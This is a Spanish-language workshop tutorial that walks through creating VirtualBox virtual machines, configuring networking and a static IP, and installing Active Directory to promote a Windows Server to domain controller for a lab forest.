
Se crearán dos máquinas virtuales (la primera llamada DC01) (la segunda llamada SRV01) con los siguientes requisitos:

- Espacio en disco duro: 20 GB
- Memoria RAM: 2 GB mínimo recomendado

Tiempo de ejecución de este taller

El tiempo de ejecución de este taller dado al proceso de instalación de los sistemas operativos y la realización de cada punto de los pasos de este taller y de los desafíos el tiempo asignado es de 5 horas.

Topología de Red




Creación de máquina virtual

En este apartado veremos cómo poder crear máquina virtual en VirtualBox, lo primero que vamos hacer es crear desde cero una nueva máquina virtual. El sistema operativo que vamos a utilizar lo cogeremos desde un archivo ISO descargado. Comencemos el proceso.


Paso 1

Darle en nueva ponerle nombre, tipo de sistema, y versión de sistema




Paso 2

Seleccionar la cantidad de ram a ocupar la máquina virtual




Paso 3

Seleccionar crear disco duro virtual ahora




Paso 4

Seleccionar la opción VHD



Paso 5

Seleccionar reservado dinámicamente



Paso 6

Seleccionar donde guardaras la máquina y tamaño del disco duro de la maquina

?

×

←

Crear de disco duro virtual

Ubicación del archivo y tamaño

Escriba el nombre del archivo de unidad de disco duro virtual en el campo debajo o haga clic en el icono de carpeta para seleccionar una carpeta diferente donde crear el archivo.

C:\Users\USER\VirtualBox VMs\Windows Server DC01\Windows Server DC01.vhd



Seleccione el tamaño de disco duro virtual en megabytes. Este tamaño es el límite para el archivo de datos que una máquina virtual podrá almacenar en el disco duro.

4,00 MB

2,00 TB


20,00 GB

Crear

Cancelar


Paso 7

Luego diríjanse a configuración luego en almacenamiento y busquen la iso del sistema operativo



Paso 8

Se desplazan hasta la opción red y cambian el adaptador 1 a adaptador anfitrión y el adaptador 2 habilitarlo y conectado en red adaptador puente



Instalación de Server y promoción a Controlador de Dominio


Vamos a realizar la promoción a controlador de dominio del primer controlador de dominio; se creará por tanto el bosque y primer dominio del mismo.

Paso 1

Renombrar el equipo a DC01 En el DASHBOARD hacer clic en el Numero 1: Configurar este Servidor Local

Renombrar el Equipo y Reiniciar






Paso 2

Configurar una dirección IP Estática (asegurarse de que la máquina virtual este configurada como Adaptador tipo puente)

IP: 192.168.1.200 Mascara: 255.255.255.0 DNS 192.168.1.200






Paso 3

Agregar Rol de Active Directory

En Administrar > Agregar Roles y características > Y hacer clic en NEXT hasta la pantalla de Agregar Roles (favor revisar cada pantalla, pero aun así hacer NEXT)

Seleccionar Dominios de Active Directory, aceptar los valores sugeridos (revisarlos), hacer clic en NEXT en la pantalla de instalación, clic en NEXT hasta analizar la instalación





Paso 4

En la bandera de notificaciones. Hacer clic y Finalizar la configuración del Active Directory

Agregar un nuevo bosque Nombre: Utec.co


En opciones de control de dominio seleccionar

nivel funcional Windows Server 2012 R2

Dejar marcadas las opciones por defecto y en el password de modo de recuperación DSRM escribimos y confirmamos Passw0rd

En la pantalla de opciones DNS hacemos clic en next a pesar de la advertencia

